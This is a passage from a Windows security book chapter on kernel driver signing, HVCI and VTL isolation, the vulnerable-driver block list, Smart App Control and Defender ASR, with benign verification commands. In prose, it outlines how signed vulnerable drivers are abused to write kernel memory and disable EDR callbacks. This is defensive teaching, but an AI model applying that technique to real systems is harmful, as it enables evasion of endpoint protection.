A second weakness sits on the publisher side. EV-key compromise (whether through the LAPSUS$ supply-chain leaks of 2022 or other vendor incidents) is the Microsoft-only-signing flavor of the Stuxnet problem, but it is not a one-step bypass. Hardware Dev Center account controls, malware scanning, policy checks, and submission review still stand between a stolen publisher credential and a Microsoft-signed driver [378] [379]. The chain is stronger than raw commercial cross-signing, but it still depends on publisher identity and account security.

One bottleneck for signing is an improvement. But the bottleneck still trusts the kernel that asks the question. As long as the policy engine runs in the same memory the attacker can write, the policy engine loses.

HVCI: Moving the policy out of reach (2015-present)

In July 2015, Microsoft shipped a feature so structurally important that it took six years to become a consumer default, and so misunderstood that it still travels under three different names.

The names are the easiest place to start. *Virtualization-Based Security* (VBS) is the platform: a Hyper-V-rooted virtualization layer that exists on every modern Windows installation that meets the hardware requirements. *Hypervisor-Enforced Code Integrity* (HVCI) is the kernel-code-integrity consumer of VBS. *Memory Integrity* is the label the Windows Security UI uses today. The Microsoft Learn page

on Memory Integrity [279] is the canonical primary source [279]. TrustedSec called out the conflation explicitly in their `g_CiOptions in a virtualized world` post [376].

> ▸ **KEY IDEA** A security check that shares a trust domain with what it is checking has, by definition, already lost. HVCI moves the check out of the attacker's trust domain. It is the answer to *who decides*. It is not the answer to *what gets decided*.

That sentence is the second of this chapter's three reframes, and the one that makes everything that follows make sense.

VBS and the Virtual Trust Levels

On a VBS-on Windows machine, Hyper-V is the Type-1 hypervisor: the layer the Above Ring Zero chapter (Chapter 9) dissects. The bootloader brings the hypervisor up first, the hypervisor brings up two execution environments side by side, and the normal Windows kernel runs in one of them while a much smaller Secure Kernel runs in the other.

> **Recap: VTL (Virtual Trust Level).** The Secure Kernel chapter (Chapter 6) established the split: VTL0 is the normal Windows kernel and its drivers; VTL1 is a much smaller Secure Kernel that VTL0 cannot read or write, because Hyper-V's second-level address translation gives VTL0 no mapping for VTL1 pages. The one fact this chapter spends: code-integrity policy lives in VTL1, where a compromised VTL0 cannot reach it.

The Code Integrity engine on an HVCI-on machine (signature verification and policy-file consultation) runs inside VTL1's Secure Kernel as the *Secure Kernel Code Integrity* component, SKCI. The VTL0 kernel cannot read or write VTL1 memory by hardware construction: the hypervisor's second-level address translation tables, programmed before VTL0 ever runs, mark VTL1 pages as unreachable from VTL0. The in-memory `g_CiOptions` state continues to reside in `ci.dll`'s VTL0 data section (it does not relocate into VTL1) but on an HVCI-on machine Kernel Data Protection (KDP), exposed to VTL0 drivers as `MmProtectDriverSection`, asks the Secure Kernel to mark the containing page read-only at the SLAT level. A fully compromised VTL0 kernel (with kernel debugging attached, with all of ring zero's privileges) cannot rewrite `g_CiOptions` to zero, because the SLAT mapping refuses the write.




Figure 8.2: The trust-domain split under HVCI. VTL0, the normal world, holds the NT kernel, its drivers, and ci.dll with the g_CiOptions policy page; the smaller VTL1, the secure world, holds the Secure Kernel and SKCI, the code-integrity judge that verifies signatures at section-create time and enforces W^X. Beneath both sits the hypervisor's SLAT, which enforces two invariants: VTL1 pages carry no VTL0 mapping, and KDP marks the VTL0 g_CiOptions page read-only at the SLAT level. The one legitimate crossing is the mediated section-create secure call.

▶ **WALKTHROUGH — THE VBS/VTL SPLIT**

1. Firmware, Secure Boot, and the Windows loader establish Hyper-V before the ordinary NT kernel runs. The hypervisor owns the second-level address-translation tables.
2. The normal NT kernel, device drivers, and `ci.dll` run in VTL0. The Secure Kernel and Secure Kernel Code Integrity (SKCI) run in VTL1.
3. VTL1 pages are not merely hidden by convention; VTL0 translations do not map them with writable access. A compromised VTL0 kernel can ask for service, but it cannot directly patch the Secure Kernel or SKCI policy memory.
4. When VTL0 requests an executable kernel section, the hypervisor mediates the transition and SKCI evaluates the signature and Code Integrity policy before executable permission is granted.
5. Kernel Data Protection extends the same authority back onto selected VTL0 pages: `g_CiOptions` can remain physically in `ci.dll` while the Secure Kernel marks its containing page read-only through SLAT, so a VTL0 arbitrary write no longer reaches the policy bit it used to patch.

W^X on kernel memory

There is a second, equally structural property HVCI enforces. When the VTL0 kernel tries to map an executable section (to create a kernel-executable page from

a PE image), the hypervisor forces the request through SKCI. SKCI verifies the Authenticode signature *at section creation time*, not only at the driver-load entry point (`IopLoadDriver` / `MmLoadSystemImage`) a load goes through later [279]. And SKCI refuses any page that is simultaneously writable and executable. The classic exploitation technique of allocating a writable kernel buffer, writing shellcode into it, and then jumping to it stops working: the page either is writable, in which case it is not executable, or is executable, in which case it is not writable.

The hardware acceleration matters. The Memory Integrity page [279] is unusually direct about the requirement: "Memory integrity works better with Intel Kabylake and higher processors with Mode-Based Execution Control, and AMD Zen 2 and higher processors with Guest Mode Execute Trap capabilities. Older processors rely on an emulation of these features, called Restricted User Mode, and will have a bigger impact on performance." [279]

§ **ASIDE** Mode-Based Execute Control (MBEC) is the Intel feature that lets the hypervisor distinguish "executable in supervisor mode" from "executable in user mode" at the page-table-entry level. AMD's Guest Mode Execute Trap (GMET) is the structurally equivalent feature. Older silicon falls back to Restricted User Mode emulation, which works correctly but pays a meaningfully larger performance tax. The hardware cutoff is a major reason HVCI defaulted off on pre-2017 OEM hardware for years.

What HVCI fixed

The `g_CiOptions` patching family, the third bypass we met in the BYOVD section, closes on HVCI-on systems. TrustedSec's post [376] gives a clean account: `g_CiOptions` still lives in `ci.dll`'s VTL0 data section, but Kernel Data Protection (exposed to VTL0 drivers as `MmProtectDriverSection`) asks the Secure Kernel in VTL1 to mark its containing page read-only at the SLAT level, so a VTL0 ring-zero write to it faults; the VTL0 kernel cannot rewrite the variable; live-kernel debuggers attached to VTL0 cannot rewrite it either [376]. The arbitrary-write-to-disable-DSE pattern that worked on Windows 7 through pre-HVCI Windows 10 is, on an HVCI-on Windows 11, no longer a primitive that exists in the attacker's threat model. The trust domain that decides the policy is not the trust domain the attacker can reach.

What HVCI did not fix

It is essential to be clear about what HVCI does not catch, because misreading this is how the BYOVD class survives.

HVCI verifies the *signature* and enforces W^X. It does not analyze the driver's *behavior*. Absent a matching vulnerable-driver block-list entry or enterprise

WDAC/App Control deny rule, a 2019 `RTCore64.sys` variant can pass HVCI/SKCI section-mapping unchanged: it is signed by MSI through a Microsoft-recognized chain, it has no writable-and-executable pages, and the Authenticode hash on disk matches the binary in memory. After it loads, an attacker in user mode sends an IOCTL; the driver, executing legitimately in ring zero, writes attacker-controlled bytes to an attacker-chosen kernel address; the EDR notify routine table is patched; the BYOVD attack proceeds. Everything that happens inside the IOCTL handler happens with kernel privilege, on properly-signed code paths, inside HVCI's W^X policy. The structural BYOVD class is unaffected.

That is the gap the next two sections close.

> ⚠ **CAUTION** **HVCI is not free, and not universal.** The Memory Integrity page [279] is explicit that "some applications and hardware device drivers may be incompatible with memory integrity. This incompatibility can cause devices or software to malfunction and in rare cases may result in a boot failure (blue screen)." [279] For years OEM and gaming-system vendors shipped with HVCI off because legacy ISV drivers, anti-cheat kernel components, or older virtualization tools could not coexist with it. On an HVCI-off system the `g_CiOptions` patching family is back in play, the kernel-CI engine and the kernel it polices are in the same trust domain, and the analysis of the BYOVD section applies unchanged. The 2026 default-on baseline is real, but it is not yet universal.

HVCI hardens the trust domain where the decision is made and enforces W^X. The remaining question is policy content: this specific signed binary is one we do not trust.

The block list: Naming the weakness (2018-present)

Beginning with Windows 10 1809 (October 2018), Microsoft started shipping something it had spent twenty-five years avoiding: a list of specific drivers it would refuse to load by name.

The artifact lives at `%windir%\system32\CodeIntegrity\DriverSiPolicy.p7b`. The file is a PKCS#7-signed App Control for Business policy ("WDAC" by its former name) whose body consists of deny rules expressed at the granularity of file hash, file name, or publisher. The canonical Microsoft-recommended driver block rules page [271] is the primary source, and is unusually rich for a Microsoft Learn page [271].

◆ **definition — App Control for Business (WDAC)** Microsoft's policy-driven application-control engine: the subject of the App Control for Business chapter (Chapter 13). An App Control policy is a signed XML or binary file that lists allow rules, deny rules, and signer-level rules; at load time, the policy engine consults the rules and either allows or refuses the image. What concerns *this* chapter is one specific instance: `DriverSiPolicy.p7b` is itself an App Control policy whose body is all deny rules.

The mechanics matter because `DriverSiPolicy.p7b` is often misdescribed as a certificate revocation list. It is not. A CRL says that a certificate should no longer be trusted; it works at issuer and serial-number granularity. The vulnerable-driver block list is a Code Integrity policy. Microsoft publishes it as source XML on the recommended-block-rules page and ships it to clients as a signed binary policy wrapped in the `.p7b` container [271]. The XML-level concepts are visible even when the exact compiled binary layout is deliberately not a stable public ABI: file rules identify individual artifacts by hash or name; signer rules identify certificate or publisher scopes; policy options define enforcement rather than audit; and the compiler turns those rules into the binary form the kernel Code Integrity engine consumes [380].

For a driver load, that means the decision tree has three independent identities available. First is the content identity: the file hash says "these exact bytes." Second is the package identity: the catalog member hash binds a `.sys` file to the `.cat` file that Authenticode signed. Third is the publisher identity: the certificate chain says who signed the package. `DriverSiPolicy.p7b` can deny at any of those levels. Hash denial is precise and low-compatibility-risk but misses a repacked vulnerable driver. Name denial catches the common commodity case but can overmatch benign files with the same leaf name. Signer denial is broad and powerful but risks collateral damage when a publisher has both vulnerable and non-vulnerable products. The shipped policy is therefore not a simple list of "bad vendors"; it is a compatibility-managed collection of rule types chosen for the narrowest safe blast radius.

The enforcement path is also different from normal application allowlisting. An enterprise WDAC policy often begins with "block everything except these publishers, paths, or hashes." The in-box vulnerable-driver policy is the inverse: normal Windows driver signing remains the allow baseline, and `DriverSiPolicy.p7b` overlays known-bad deny rules on top. Deny rules win because the point is to let the long tail of legitimate drivers keep working while refusing specific artifacts that research, incidents, or Microsoft's reporting center have shown to be unsafe.

That is why the published-vs-shipped gap exists: the more general a deny rule is, the more likely it is to break a legitimate fleet.

Cadence and the published-vs-shipped gap

The block list is refreshed on two cadences. Microsoft publishes the source XML on the block-rules page [271] on a quarterly schedule and pushes the binary `DriverSiPolicy.p7b` to client devices through monthly Windows servicing [271]. Microsoft's Security Baselines team also publishes a running update post [381] cataloging the changes [381].

The candid admission on the block-rules page [271] is the part of the story that is most worth understanding.

> **Pull quote.** The blocklist included in this article and in the associated downloadable files usually contains a more complete set of known vulnerable drivers than the version in the OS and delivered by Windows Update. It's often necessary for us to hold back some blocks to avoid breaking existing functionality.: Microsoft Learn, *Microsoft-recommended driver block rules* [271]

The published list is, on purpose, more inclusive than the shipped list. The reason is operational: every entry in the shipped list is a driver that would refuse to load on millions of devices, some of which have legitimate dependencies. Microsoft holds entries back when the compatibility cost is too high, even when the security signal is strong. We will come back to whether that gap is closeable in the undecidability analysis.

The 22H2 cut and the Server 2016 carve-out

Two dates anchor the deployment story.

The block list was an *optional* feature in Windows 10 1809, enabled by default only on systems that ran Hypervisor-Enforced Code Integrity or Windows in S-mode [382]. With the Windows 11 2022 Update, also known as 22H2 [383], released on 20 September 2022, default-on coverage broadened across client devices rather than only the HVCI-on subset [383]. The 22H2 release is the moment the block list became baseline Windows client behavior, subject to policy state and documented carve-outs, six years after the first BYOVD primitive that motivated it.

The block-rules page [271] notes a single explicit carve-out worth flagging.

§ **ASIDE** "Except on Windows Server 2016, the vulnerable driver blocklist is also enforced when either memory integrity (also known as hypervisor-protected code integrity or HVCI), Smart App Control, or S mode is active." [271] Windows

Server 2016 does not get the default-on block list even when HVCI is on. An enterprise admin managing Server 2016 has to deploy an explicit App Control policy to get the same coverage.

The October 2022 preview cycle saw a documented quirk: KB5020779 [382] explains that a preview release shipped without an actual blocklist refresh, addressed by a subsequent servicing update [382].

§ **ASIDE** The KB5020779 episode is a useful reminder that the in-box block list ships through the same Windows Update cycle as everything else. Preview releases do not always carry a fresh policy, and the cadence on the block-rules page [271] describes the intended steady state rather than every individual update [271].

Naming the weakness, not the publisher

For the first time in the story, the question Windows asks at load time is not only *who signed this binary?* but also *is this specific signed binary one we have learned is unsafe?* The block list is a step the previous generations could not have taken with the primitives they had: it requires a deny list that can be authored after the fact, distributed quickly, and enforced inside a trust domain the attacker cannot reach. KMCS supplied the load-time enforcement primitive; HVCI supplied the immune-from-VTL0 enforcement context; with HVCI, that policy decision is made from a VTL1 context that a compromised VTL0 kernel cannot rewrite. Without HVCI, the same vulnerable-driver block list can still be enforced as a Code Integrity/App Control policy on supported clients, but with less isolation of the enforcement context.

▶ **WALKTHROUGH — BLOCK-LIST ENFORCEMENT ON A 22H2-CLASS MACHINE**

1. A driver image is presented for mapping. The ordinary signature gate still runs first: unsigned images and images outside the accepted kernel-mode trust anchors fail before policy allow/deny nuance matters.
2. The Code Integrity policy engine then evaluates the active policies, including the in-box `DriverSiPolicy.p7b` vulnerable-driver policy; on HVCI systems this path is mediated through SKCI in VTL1.
3. Deny semantics are checked before allow semantics. A hash match blocks the exact artifact; a file-name rule catches known families whose vulnerable payload has stable naming; a signer rule can block a compromised or no-longer-trusted publisher scope.

4. If a deny rule matches, the image section is refused and the failure is recorded through Code Integrity telemetry. If no deny rule matches, the load may continue to later allowlist and reputation gates.
5. The important subtlety is that this is not revocation of the signing certificate. The driver can remain cryptographically valid and still be refused because Windows has learned that this particular signed artifact is dangerous.

The vulnerable & malicious driver reporting center

The block list grew faster after Microsoft built a structured channel to feed it. The December 2021 Microsoft Security blog post [378] announced the Vulnerable & Malicious Driver Reporting Center: a portal where researchers and vendors can submit kernel drivers for evaluation, backed by an automated analysis pipeline that looks for the BYOVD primitives. "the ability to read or write arbitrary kernel, physical, or device memory, including Port I/O and central processing unit (CPU) registers from user mode." [378] The post explicitly lists the historical CVE backdrop that motivated the center, naming RobinHood, Uroburos, Derusbi, GrayFish, and Sauron as families that leveraged driver vulnerabilities such as CVE-2008-3431, CVE-2013-3956, CVE-2009-0824, and CVE-2010-1592 [378].

The same post anchors the EV-certificate publisher requirement and the HLK or attestation gating that produces the block list's inputs in the first place. The reporting center is the path by which a flagged driver moves from "spotted in research" to "deny rule in the next quarterly XML push".

Defender ASR as the HVCI-off coverage path

There is a third surface worth knowing about. Microsoft's Attack Surface Reduction rules [384] include "Block abuse of exploited vulnerable signed drivers" (`56a863a9-875e-4185-98a7-b882c64b5ce5`) as part of the standard ASR protection set [384]. For Microsoft Defender for Endpoint customers on Windows 10 E3 or E5, the rule covers machines where HVCI is not on. Microsoft notes that "the same blocklist is also used by Microsoft Defender Antivirus customers" via the ASR rule [378]. The path is narrower than HVCI-rooted enforcement (Defender has to be running, the rule has to be enabled) but it extends the block list to enterprise environments that have not yet flipped HVCI on.

LOLDrivers and the dual-use externality

The block list is not the only catalog of vulnerable Windows drivers. The community-maintained LOLDrivers project [385] ("Living Off The Land Drivers") collects vulnerable, malicious, and known-malicious Windows drivers in one place. Every

entry carries YAML metadata and where possible YARA, Sigma, ClamAV, and Sysmon rules, plus a pre-compiled App Control deny policy that can be deployed standalone [386] [385]. As of the source verification for this chapter, LOLDrivers carried approximately 2,132 driver entries: considerably more than the Microsoft-shipped list.

Check Point Research called out the dual-use problem in their 2024 piece [387]: a public catalog of vulnerable drivers is also a reading list for attackers. The same researchers ran the methodology in reverse: "we conducted a mass hunt for new drivers that may be vulnerable, uncovering thousands of potentially at-risk drivers." [387] Defenders use the list for hardening; attackers use it for shopping. Both effects are real.

> **Deploy the published list as a WDAC policy.** Defenders who can tolerate compatibility risk can compile the source XML from the block-rules page [271] into an App Control policy and deploy it directly, picking up the entries Microsoft holds back from the in-box list. Optionally layer the LOLDrivers App Control policy [386] on top for community-curated coverage. Test in audit mode first. Both lists are more aggressive than the shipped baseline and may flag drivers your environment depends on [271] [386].

A WDAC rule evaluator, in miniature

The semantics of an App Control policy are simple enough to model in a few lines. Deny rules win; allow rules are consulted next; the default action handles whatever is left.

Naming the weakness is genuinely new. But the list only ever lists what someone has already found. The window between disclosure and enforcement is months, and Microsoft documents that the shipped list is by design weaker than the published one. What gets the rest of the way?

The 2026 stack: Defense in depth made concrete

On a default-configured Windows 11 22H2-class client as verified for this chapter on 2026-06-09, a kernel driver that tries to load is exposed to five distinct predicates. They are not all a single linear kernel-load hook; they are overlapping enforcement and coverage paths, and each closes a blind spot the previous one cannot reach.




Figure 8.3: The 2026 stack as a defense-in-depth funnel. A kernel driver image encounters overlapping predicates, each catching a blind spot the previous one cannot reach: KMCS signature/chain (misses signed-but-vulnerable) → the DriverSiPolicy.p7b Vulnerable Driver Block List (misses unknown-vulnerable) → HVCI / SKCI in VTL1 with W^X (misses behavioral BYOVD) → App Control / Smart App Control policy and app reputation where applicable (misses allow-listed defects) → Defender ASR for HVCI-off coverage (misses non-listed drivers). A driver that survives the applicable gates still maps into ring 0, and the gap no gate closes is the undecidable question of whether a signed driver hides a kernel-write primitive (Rice's theorem).

The predicates and dependencies are:

1. **Kernel-Mode Code Signing.** The Authenticode chain must terminate at a Microsoft-owned root. The chain check rejects unsigned drivers and drivers chained to non-Microsoft roots, except under the documented grandfathering carve-outs [267].
2. **The Vulnerable Driver Block List.** The Code Integrity policy engine consults `DriverSiPolicy.p7b` for hash, file-name, and signer-level deny rules; on HVCI systems SKCI evaluates that policy from VTL1. The list is default-on for Windows 11 22H2 client devices [383], and is updated quarterly through Microsoft Learn's published source XML and monthly through Windows servicing, subject to compatibility holdbacks [271] [383].
3. **HVCI / SKCI.** The Code Integrity engine runs in VTL1, verifies signatures at section-mapping time rather than only at the driver-load entry point, and enforces W^X on kernel memory. The policy engine is structurally out of reach of a fully compromised VTL0 kernel [279].
4. **App Control / Smart App Control.** Enterprise admins author explicit App Control allowlists. Consumer devices on clean Windows 11 installs can run Smart App Control [388], a Microsoft-authored App Control policy backed by cloud reputation for apps and augmented by the vulnerable-driver block-list behavior Microsoft documents for SAC-enabled systems [388] [380] [271].
5. **Defender ASR.** On Microsoft Defender for Endpoint deployments, the "Block abuse of exploited vulnerable signed drivers" ASR rule extends block-list coverage to HVCI-off environments [384].

◆ **DEFINITION — Smart App Control (SAC)** The Windows 11 22H2+ consumer-facing front end for App Control for Business (Chapter 13). SAC enforces a Microsoft-authored policy and supplements application decisions with cloud reputation lookups from the Intelligent Security Graph. SAC is only available on clean installs and is shipped in evaluation mode by default; once turned on, Microsoft documents it as one of the states that enforces the vulnerable driver block list [388] [271].

◆ **DEFINITION — ISG (Intelligent Security Graph)** The cloud-backed reputation service that Smart App Control consults to predict whether a given binary is safe. When confident, ISG approves the binary; when unconfident, SAC falls back to signature checks; absent both, the binary is blocked [388].

Orthogonality, not redundancy

The five gates look redundant from a distance. They are not. Each closes a class of failure the others cannot reach. The orthogonality is the reason for the stack.

Gate	Catches	Misses
KMCS	Unsigned and cross-cert-only-signed drivers	Signed-but-vulnerable drivers
Block list	Known-vulnerable signed drivers (post-disclosure)	Unknown-vulnerable signed drivers
HVCI / SKCI	`g_CiOptions`-patching from VTL0; writable+executable kernel pages	Behavioral BYOVD inside a properly-signed driver
WDAC / SAC	Enterprise policy denies or non-allowlisted software; consumer app reputation plus documented SAC block-list state	Allowlisted drivers with unknown defects
Defender ASR	Block-list entries on HVCI-off machines (where the rule is enabled)	Drivers not on Microsoft's blocklist

The matrix is the practical justification for the stack. If `DriverSiPolicy.p7b` had perfect coverage there would be no need for SAC; if SAC had a complete allowlist there would be no need for the block list; if HVCI proved driver safety rather than driver identity there would be no need for either. None of those preconditions hold, and the undecidability analysis explains why they cannot.

Smart App Control's particulars

SAC merits a few specifics because its behavior differs from the rest of the stack in ways that surprise readers. First, it is consumer-facing and only available on clean Windows 11 installs. An upgrade does not get SAC. Second, SAC ships in *evaluation mode* by default. Windows watches user behavior, and if the user mostly runs cloud-reputable software, SAC quietly flips to *enforce*; if the user runs a lot of niche or self-developed software, SAC quietly flips to *off*. Third, until a 2024 servicing change [388] made SAC re-enableable from Windows Security, turning SAC off used to require a clean install to bring it back [388]. Fourth, on enterprise-managed devices, SAC turns itself off automatically after 48 hours; managed environments are expected to deploy WDAC instead [380].

The cold-start failure mode is worth knowing for the application side of SAC and for driver-adjacent installers, updaters, and control panels. A small independent hardware vendor whose software has never been seen at scale may lack a cloud reputation when SAC asks about it. The fallback is signature, but signed software from an unknown publisher does not always clear SAC's confidence threshold.

For kernel drivers themselves, the primary documented SAC linkage is not a per-driver ISG reputation verdict; it is SAC enabling the vulnerable-driver block-list state [271] [388].

▶ **WALKTHROUGH — THE 2026 WINDOWS 11 DRIVER-LOADING STACK**

1. KMCS asks the old question first: does the image's Authenticode or catalog signature chain to a Microsoft-accepted kernel-mode trust anchor under the post-1607 rules and documented grandfathering carve-outs?
2. The Code Integrity policy engine asks the newer deny-list question: even if the signature is valid, does `DriverSiPolicy.p7b` identify this hash, name, or signer as known vulnerable or malicious? On HVCI systems, SKCI evaluates that question from VTL1.
3. HVCI asks the authority question: is the policy decision being made from VTL1, and will the resulting executable mapping respect write-xor-execute?
4. Enterprise App Control asks the allowlist question for drivers and applications; SAC asks the Microsoft-authored policy and app-reputation question on consumer devices, while also putting the vulnerable-driver block list into force.
5. Defender ASR covers part of the remaining population: HVCI-off enterprise machines can still consume Microsoft's vulnerable-driver intelligence through the "Block abuse of exploited vulnerable signed drivers" rule.
6. The order is less important than the orthogonality. Identity, known-bad status, trust-domain isolation, allowlist policy, and endpoint-protection coverage are five different predicates because no one predicate can decide driver safety.

Verifying what the machine actually does

The state of the stack on any given Windows machine is observable. The Win32_DeviceGuard WMI class exposes a `SecurityServicesRunning` array whose integer codes name the security services currently active. The aside below covers the practitioner-facing details.

§ **ASIDE — HOW TO CHECK WHAT YOUR MACHINE ACTUALLY DOES** Two commands answer most of the question. From an elevated PowerShell prompt, `Get-CimInstance -Namespace root\Microsoft\Windows\DeviceGuard -ClassName Win32_DeviceGuard` returns a structure whose `SecurityServicesRunning` array enumerates the services in operation; Microsoft's PowerShell enum documents **1** as **Credential Guard** and **2** as **Hypervisor-Enforced Code Integrity** [389] newer Windows builds may display additional service names in WMI output, but those labels should be treated as version-specific unless the local OS documentation names them. `bcdedit /enum {default}` shows whether `hypervisorlaunchtype` is set to `Auto`, the prerequisite for VBS being on at all. The block list file itself lives at `%windir%\system32\CodeIntegrity\DriverSiPolicy.p7b`; if it is missing, the in-box list is not

deployed on that machine. None of these tell you whether your Defender ASR rule is active without a separate `Get-MpPreference` check.

Five gates is a lot of work to do what one ideal gate could not. The reason for the inflation is uncomfortable: the one ideal gate cannot, in principle, exist.

Proof on a live machine

The mechanism above is architectural; the live-machine claim is narrower. The following block is the chapter's single captured evidence block. It is copied verbatim from the lab capture and is protected by the build's evidence-fidelity gate.

CAPTURED `.explab-win` · Win11 25H2 (build 26200) · 2026-06-07T05:30:49Z

probe `Win32_DeviceGuard (WMI/CIM)` · sha256 `c17d18ef37ab…`

sha256 `c17d18ef 37ab6963 c272fdbe faf8bd39 dd22ebcd c9de606d 03beade4 428bde98`

verified

```
SecurityServicesRunning           = CredentialGuard,
  HypervisorEnforcedCodeIntegrity
CodeIntegrityPolicyEnforcementStatus         = 2
UsermodeCodeIntegrityPolicyEnforcementStatus = 1
Scenarios\HVCI\Enabled            = 1
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Format-List *`

`SecurityServicesRunning` listing `HypervisorEnforcedCodeIntegrity` shows that HVCI is actually running, not merely available (a raw `Get-CimInstance` returns this field as the integer enum array `{1, 2}`, surfaced here by the documented names: `1` = Credential Guard, `2` = Hypervisor-Enforced Code Integrity). `Scenarios\HVCI\Enabled = 1` is the policy state that put it there, and `CodeIntegrityPolicyEnforcementStatus = 2` is the enforced system code-integrity-policy state rather than audit-only mode. The same `deviceguard.txt` capture anchors the Secure Kernel chapter (Chapter 6) and the Credential Guard chapter (Chapter 15) as well, because the VBS security services share a single `Win32_DeviceGuard` surface: one probe, three guarantees, each chapter reading only the lines it owns; here, the HVCI-relevant ones.

The next probes are ○ **DOCUMENTED**: commands a reader can run and expected output shapes from Microsoft documentation, not additional captures from the lab VM.

○ Microsoft Learn, *Enable virtualization-based protection of code integrity* and `Win32_DeviceGuard`; expected output.

```
VirtualizationBasedSecurityStatus      : 2
SecurityServicesRunning                : {2}
CodeIntegrityPolicyEnforcementStatus   : 2
```

reproduce `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard | Select-Object VirtualizationBasedSecurityStatus,SecurityServicesRunning,CodeIntegrityPolicyEnforcementStatus`

Read these fields narrowly. `SecurityServicesRunning` is an array of VBS security services; Microsoft documents value `2` as Hypervisor-Enforced Code Integrity / Memory Integrity. `CodeIntegrityPolicyEnforcementStatus = 2` is the documented enforced state for the system code-integrity policy. A fleet query should treat absence of `2` from `SecurityServicesRunning` as "HVCI is not running," even if a policy is configured somewhere else.

○ Microsoft Learn, Code Integrity operational logging for App Control / Code Integrity; event IDs are documented signals, not captured on our lab VM.

```
TimeCreated : <timestamp>
Id          : 3033
ProviderName: Microsoft-Windows-CodeIntegrity
Message     : Code Integrity determined that a process attempted
  to load a file
              that did not meet the signing level requirements.

TimeCreated : <timestamp>
Id          : 3077
ProviderName: Microsoft-Windows-CodeIntegrity
Message     : Code Integrity determined that a file did not meet
  the code
              integrity policy requirements and was blocked.
```

reproduce `Get-WinEvent -LogName 'Microsoft-Windows-CodeIntegrity/Operational' | Where-Object Id -in 3033,3077 | Select-Object TimeCreated,Id,ProviderName,Message -First 5`

The exact path and process vary by machine. The provenance of the signal matters more than the placeholder values: the Code Integrity operational log is where Windows records signature- and policy-based load failures, including App Control

blocks: the same log an EDR consumes through the telemetry pipeline the ETW chapter (Chapter 25) describes. Use it to corroborate policy behavior; do not infer HVCI state from event presence alone.

Microsoft Learn, *Microsoft recommended driver block rules*; expected block-list state, not captured on our lab VM.

```
True
VulnerableDriverBlocklistEnable : 1
```

reproduce `Test-Path "$env:windir\System32\CodeIntegrity\DriverSiPolicy.p7b"; Get-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\CI\Config' -Name VulnerableDriverBlocklistEnable -ErrorAction SilentlyContinue`

`DriverSiPolicy.p7b` is the in-box vulnerable-driver block-list policy. Microsoft documents the block list as default-on for Windows 11 22H2 client devices and as enforced when Memory Integrity, Smart App Control, or S mode is active, with a Windows Server 2016 carve-out. The registry value is an administrative state surface; the file's presence confirms the policy artifact is deployed, not that every published Microsoft rule is present in the in-box build.

The undecidability wall

Why does Windows need five layers to do what one perfect signature ought to do? Because the perfect signature is mathematically impossible.

The third reframe of this chapter is the one that turns engineering frustration into theoretical inevitability. The property of interest ("this signed driver, when exercised through its IOCTL surface, can be coerced into giving an attacker an arbitrary kernel-write primitive") is a non-trivial semantic property of the driver's program text. Rice's theorem says that for any non-trivial semantic property of programs, the predicate is undecidable on the class of all programs. In that unrestricted Turing-machine abstraction, no algorithm exists that, in finite time, answers correctly for every input.

